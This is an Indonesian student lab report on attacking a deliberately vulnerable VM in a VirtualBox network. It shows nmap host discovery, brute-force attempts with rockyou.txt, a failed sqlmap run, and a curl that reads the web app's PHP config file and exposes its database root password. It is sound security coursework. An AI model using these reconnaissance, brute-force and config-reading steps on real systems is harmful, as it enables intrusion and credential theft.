
KEAMANAN JARINGAN




Disusun Oleh : Veha Ramadhan D (3122640047)

KELAS D4 LJ IT B JURUSAN D4 TEKNIK INFORMATIKA DEPARTEMEN TEKNIK INFORMATIKA DAN KOMPUTER POLITEKNIK ELEKTRONIKA NEGERI SURABAYA 2023




Kita akan buat satu network didalam virtualbox diluar network fisik komputer kita

- 1. Pilih NAT Network
- 2. Buat NAT baru
- 3. Setup IP network




Buka Network Manager



Set Virtual Machine biar ikut NatNetwork (termasuk kali dan skenario_serangan)

Jalankan kedua VM



• cek ip address kali

```
File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)-[~]

$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.58.4 netmask 255.255.255.0 broadcast 192.168.58.255
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0×20<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 10 bytes 3278 (3.2 kiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1836 (1.7 kiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Didapat ternyata kali dapet IP 192.168.58.4 artinya alamat network virtualbox di 192.168.58.0

Berarti vm skenario_serangan IP nya juga 192.168.58.x

• Cari semua IP di jaringan

- 1. gunakan perintah *nmap -sP* untuk me-list semua IP
- 2. karena alamat kali di 192.168.58.4 berarti kemungkinan besar Skenario_Serangan ada di 192.168.58.5

Selanjutnya saya menggunakan bruteforce dengan file fasttrack.txt

Maka hasilnya masih nihil

Saya coba kembali menggunakan rockyou.txt

Maka hasil yang muncul adalah total 2000 jam pada kali ini. Maka dari itu saya putuskan untuk menghentikan karena tidak memungkinkan

Saya coba untuk melakukan sqlmap namun error dikarenakan tidak bisa mengakses index.php nya

```
-(kali⊕kali)-[~]
 -$ sqlmap -u http://192.168.58.5/lib/koneksi.php — dbs
                            {1.6#stable}
        IV ....
                            https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 04:15:12 /2023-06-01/
[04:15:12] [INFO] testing connection to the target URL
[04:15:12] [INFO] checking if the target is protected by some kind of WAF/IPS [04:15:12] [INFO] testing if the target URL content is stable
[04:15:12] [INFO] target URL content is stable
[04:15:12] [CRITICAL] no parameter(s) found for testing in the provided data
(e.g. GET parameter 'id' in 'www.site.com/index.php?id=1')
[04:15:12] [WARNING] your sqlmap version is outdated
```

Namun pada kali ini saya bisa membuka file index.phpnya

```
kali@kali: ~
File Actions Edit View Help
<div id="header">
<img src="img/banner.png" width="979" height="150"/>
</div>
<div id="menu">
<?php include("menu.php"); ?>
</div>
<div id="content">
<div id="kiri
<?php include("konten.php"); ?>
</div>
</div>
</div>
<div align="center">
<font color="white">Copyright © 2019 VULNWEB OFFICIAL. Powered by SDMSerbaGun
      </font>
</div>
</body>
</html>
```

Saya juga bisa membuka file koneksi.phpnya

```
(kali® kali)-[~]
$ curl http://192.168.58.5/lib/koneksi.php
</php
error_reporting(E_ALL ^ (E_NOTICE | E_WARNING));
$server="localhost";
$user="root";
$password="SDM5312b4gun@";
$database="vulnweb";
$connection = mysqli_connect("$server","$user","$password","$database");
?>
```